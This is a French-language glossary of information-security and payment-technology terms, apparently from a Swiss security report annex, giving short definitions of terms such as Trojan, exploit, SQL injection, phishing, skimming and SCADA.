Bot / Malicious Bot	Du terme slave «robota», signifiant travail. Programme conçu pour exécuter, sur commande, certaines actions de manière indépendante. Les programmes malveillants (malicious bots) peuvent diriger à distance les systèmes compromis et leur faire exécuter toutes sortes d'actions.
Carte mémoire	Une carte mémoire (*flash card, memory card*) est un support de stockage réinscriptible, qui permet de conserver durablement divers types de données électroniques.
CASH	Il s'agit d'un porte-monnaie électronique suisse, un dispositif qui peut stocker de la monnaie sans avoir besoin d'un compte bancaire et d'effectuer directe-

	ment des paiements sur des terminaux de paiement.
Certificat numérique	Attestation qu'une entité (personne, ordinateur) possède une clé publique (PKI).
Cheval de Troie	Les chevaux de Troie sont des programmes qui, de manière larvée, exécutent des actions préjudiciables tout en se présentant à l'utilisateur comme des applications ou des fichiers utiles.
Cloud-Services	L'informatique dans les nuages (cloud computing, cloud IT) est une notion propre aux technologies de l'information. Les TIC ne sont plus gérées et mises à disposition par l'utilisateur, mais acquises d'un ou plusieurs prestataires. Les applications et les données ne se trouvent plus sur l'ordinateur local ou au centre de calcul de l'entreprise, mais dans le nuage (cloud). L'accès à ces systèmes à distance s'effectue par un réseau.
Code source	Le code source (angl. source code) est un ensemble d'instructions écrites dans un langage de programmation informatique évolué, qui se présente sous la forme d'un texte lisible par un utilisateur.
Code à barres	Le terme code à barres (en anglais barcode) désigne la représentation d'une donnée numérique sous forme d'une succession de traits et d'espaces parallèles de largeur variable, pouvant être décodés au moyen d'un lecteur optique.
Cookie	Témoin de connexion. Petit fichier texte enregistré sur l'ordinateur de l'internaute à l'occasion de sa visite sur une page Web. Les témoins permettent par exemple de mémoriser les réglages personnels pour un site Internet. Il est cependant aussi possible de les utiliser abusivement, notamment pour établir un profil détaillé des habitudes de l'internaute.
Dial-up-Modem	Signifie "appeler un numéro" et désigne l'établissement d'une liaison avec un autre ordinateur par l'intermédiaire du réseau téléphonique.
Domaines	Tout nom de domaine (p. ex. www.exemple.com) est associé par l'intermédiaire d'un serveur DNS (Domain Name System) à son adresse IP, laquelle permet d'établir une connexion réseau entre ordinateurs.

EMV (cartes à puce)	L'acronyme EMV désigne une spécification des cartes de paiement munies d'une puce et des lecteurs de cartes correspondants (terminaux de points de vente et bancomats). Les lettres EMV correspondent aux trois organismes fondateurs, soit Europay International (auj. MasterCard Europe), MasterCard et VISA.
Exploit Code	(Exploit) Programme, script ou ligne de code utilisant les failles de systèmes informatiques.
Faille «zero day»	Faille de sécurité pour laquelle il n'existe pas encore de programme correctif.
Fernzugang (VPN)	Virtual Private Network Réseau privé virtuel. Permet, par le chiffrement du trafic de données, d'établir une communication sécurisée entre ordinateurs à travers un réseau public (p.ex. Internet).
Firewall	Un pare-feu (firewall) protège les systèmes informatiques en surveillant et, éventuellement refusant, les connexions entrantes ou sortantes. Un pare-feu personnel (personal firewall ou desktop firewall) est en revanche installé pour protéger un ordinateur unique; il est directement installé sur le système à protéger, c'est-à-dire sur votre ordinateur.
Flash Player	Adobe Flash (s'abrégeant Flash, auparavant Macromedia Flash) est un environnement de développement intégré propriétaire ser-vant à créer des contenus multimédia. Flash s'emploie aujourd'hui sur de nombreux sites Web, dans des bannières publicitaires ou comme fonction d'un site, p. ex. comme menu système. Des sites sont entièrement développés à l'aide de Flash.
FTP	File Transfer Protocol (FTP) est un protocole de transfert de fichiers sur un réseau TCP/IP. Il s'utilise par exemple pour charger des pages Web sur un serveur Web.
Global Positioning System (GPS)	Global Positioning System (GPS), dont le nom officiel est NAVSTAR GPS, est un système mondial de navigation par satellite, permettant de déterminer à un moment précis une position géographique.
GPS jammer	Appareil servant à brouiller les données GPS.
htaccess	.htaccess (en anglais: hypertext access) est un fichier pouvant être placé dans tout répertoire de site Web et servant à gérer les paramètres de configuration.

IFrame	Un IFrame (parfois aussi appelé Inlineframe) est un élément HTML servant à structurer l'espace d'affichage d'une page Web. Il permet d'insérer dans son propre site des contenus Web externes.
Infection par «drive-by download»	Infection d'un ordinateur par un maliciel, lors de la simple visite d'un site Web. Les sites concernés contiennent dans bien des cas des offres sérieuses, mais ont été compromis auparavant pour la diffusion de maliciels. Différents exploits, tirant parti des lacunes de sécurité non comblées par le visiteur, sont souvent testés à cet effet.
Injection SQL	Une injection SQL exploite une lacune de sécurité liée aux banques de données SQL, dès lors que le concepteur du site Web néglige de contrôler les variables utilisées dans les requêtes SQL. Le pirate cherche à exécuter des requêtes non prévues, pour modifier les données voire contrôler le server.
Input validation	La validation des opérations consiste à filtrer les données saisies pour s'assurer qu'elles ne puissent causer aucun dommage au serveur.
Instrument landing system (ILS)	Le système d'atterrissage aux instruments (ILS) est un système de radionavigation composé de deux faisceaux fournissant un guidage au pilote d'avion lors de l'approche et de l'atterrissage.
IP-Adressen	Adresse identifiant l'ordinateur sur Internet (ou dans un réseau TCP/IP) (exemple : 172.16.54.87).
Jailbreak	Le jailbreaking (de l'anglais: évasion), ou débridage, est une opération consistant à outrepasser une restriction à l'utilisation des produits Apple, à l'aide de logiciels adéquats.
Javascript	Langage de script basé objet pour le développement d'applications. Les Javascripts sont des éléments de programmes intégrés au code HTML qui permettent d'implémenter certaines fonctions dans le navigateur Internet. Un exemple est le contrôle des indications saisies par l'utilisateur dans un formulaire Web. Il permet de vérifier que tous les caractères introduits dans un champ demandant un numéro de téléphone sont effectivement des chiffres. Comme les composants ActiveX, les Javascripts s'exécutent sur l'ordinateur de l'internaute. Outre les fonctions utiles, il est malheureusement possible aussi d'en programmer de nuisibles. Au contraire d'ActiveX, le langage JavaScript est compatible avec tous les navigateurs.

Jeton	Composante informatique créant un facteur d'authentification (voir authentification à deux facteurs) (p. ex. carte à puce, jeton USB, identifiant sécurisé, etc.).
Métadonnées	Les métadonnées ou métainformations sont des données renseignant sur la nature de certaines autres données.
Microprocesseur	Un microprocesseur est un processeur dont tous les éléments sont miniaturisés et rassemblés sur une puce.
Mot de passe unique	Un mot de passe unique est un code d'authentification ou d'autorisation. Il n'est valable que pour l'opération définie et ne peut servir une seconde fois.
mTAN	La variante Mobile TAN (mTAN) ou smsTAN utilise comme facteur d'authentification le canal SMS. Le numéro de transaction (TAN) est envoyé sous forme de SMS.
Navigateur	Logiciel utilisé essentiellement pour afficher les différents contenus du Web. Les navigateurs les plus connus sont Internet Explorer, Netscape, Opera, Firefox et Safari.
Near field communication (NFC)	La communication en champ proche (near field communication) est une norme internationale d'échange de données entre des périphériques à courte portée et à haute fréquence.
PayPass	PayPass est un système de paiement sans contact destiné à de petits montants et basé sur la technologie RFID.
Phishing	Via l'hameçonnage, des pirates tentent d'accéder aux données confidentielles d'utilisateurs Internet ne se doutant de rien. Il peut s'agir p. ex. d'informations concernant les comptes pour des soumissionnaires de ventes aux enchères en ligne (p. ex. eBay) ou des données d'accès pour le e-banking. Les pirates font appel à la bonne foi, à la crédulité ou à la serviabilité de leurs victimes en leur envoyant des courriels avec des adresses d'expéditeur falsifiées.
PIN	Un numéro d'identification personnel (PIN) est un code numérique secret permettant d'obtenir l'accès à une machine et d'y effectuer l'opération désirée.

Point of sale terminal	Terminal de point de vente acceptant le paiement sans numéraire (carte de débit ou de crédit).
Porte dérobée	Une porte dérobée (en anglais: *backdoor*) désigne une fonctionnalité inconnue de l'utilisateur légitime, qui permet à un pirate d'accéder secrètement à un programme ou à un système d'exploitation, en contournant les mécanismes de sécurité en place.
Pourriel (Spam)	Désigne le courrier électronique non sollicité, constitué surtout de publicité, envoyé automatiquement. L'auteur de tels messages est qualifié de pollupos-teur (spammer) et ses envois de pollupostage (spamming).
Prévention des pertes de données	La prévention des pertes de données (data loss prevention, DLP) est un concept marketing efficace dans le domaine de la sûreté de l'information. Elle fait partie des mesures de protection classiques qui assurent directement la confidentialité des données. Elle préserve aussi l'intégrité des données et en facilite le classement, ne serait-ce qu'indirectement.
Referrer	Le terme referrer (référent) désigne l'adresse URL de la page Web affichant le lien qui a conduit l'utilisateur au site actuel. Cette information fait partie de la requête HTTP transmise au serveur Web.
Remote Administration Tool (RAT)	Un RAT (Remote Administration Tool, outil de télémaintenance) est un programme permettant la prise de contrôle totale, à distance, d'un ordinateur depuis un autre ordinateur.
Réseau maillé (mesh network)	Architecture de réseau sans fil où tous les nœuds, qui correspondent aux points d'accès, sont reliés à d'autres nœuds situés à proximité. L'information transmise à partir d'un terminal est ainsi acheminée de relais en relais jusqu'à sa destination finale.
RFID	La RFID (radio frequency identification) est une technologie permettant l'identification automatique et la localisation de personnes ou d'objets.
SCADA	Supervisory Control And Data Acquisition. Systèmes servant à la surveillance et à la gestion de processus techniques (p. ex. approvisionnement en énergie et en eau).
SecurID	SecurID est un système de sécurité développé par la société RSA Security à des fins d'authentification, soit de contrôle d'identité des uti-

	lisateurs.
Seeds	Valeurs initiales utilisées (p. ex. par SecurID) afin de générer des mots de passe uniques.
Serveur Command & Control	La plupart des réseaux de zombies reçoivent des instructions de leur créateur, qui les surveille par un canal de communication. Le cas échéant, on parle de serveur Command & Control (C&C).
SIM card	La carte SIM (de l'anglais: subscriber identity module) est une petite carte à puce que l'on insère dans un appareil de téléphonie mobile et qui contient des données identifiant l'abonné.
Skimming	Le skimming (litt. écrémage en anglais) désigne une attaque de l'intermédiaire où le pirate récupère des informations figurant sur la bande magnétique de la carte de crédit ou carte bancaire et son code PIN. Il peut ainsi fabriquer une fausse carte par clonage.
Smartphone	Un smartphone est un téléphone mobile doté des fonctions d?un assistant numérique personnel (agenda, calendrier, navigation Web, consultation du courrier électronique, messagerie instantanée, GPS, etc.).
SMS	Short Message Service Service de messages courts. Service permettant d'envoyer des messages courts (max. 160 caractères) à un (utilisateur de) téléphone mobile.
Social-Engineering	Les attaques de social engineering (subversion psychologique) utilisent la serviabilité, la bonne foi ou l'insécurité des personnes pour accéder par exemple à des données confidentielles ou conduire la victime à exécuter certaines actions spécifiques.
SSL	Secure Sockets Layer Protocole permettant de communiquer en toute sécurité sur Internet. SSL s'emploie aujourd'hui p. ex. pour les transactions financières en ligne.
Systèmes SCADA	Supervisory Control And Data Acquisition Systèmes servant à la surveillance et à la gestion de processus techniques (p. ex. approvisionnement en énergie et en eau).
USB	Universal Serial Bus Bus série permettant (avec les interfaces physiques) de raccorder des périphériques tels qu'un clavier, une souris, un support de

	données externe, une imprimante, etc. Il n'est pas nécessaire d'arrêter l'ordinateur pour brancher ou débrancher un appareil USB. Les nouveaux appareils sont généralement (selon le système d'exploitation) reconnus et configurés automatiquement.
Virus	Programme informatique d’autoréplication, doté de fonctions nuisibles, qui s’installe en annexe d’un programme ou fichier hôte pour se propager.
VPN	Virtual Private Network Réseau privé virtuel. Permet, par le chiffrement du trafic de données, d'établir une communication sécurisée entre ordinateurs à travers un réseau public (p.ex. Internet).
White-Listing	Le terme liste blanche (en anglais: whitelist) ou liste positive désigne un ensemble d’entités auxquelles un système attribue un niveau de liberté ou de confiance maximum. D’où l’absence de vérification par un filtre antipourriel (liste noire).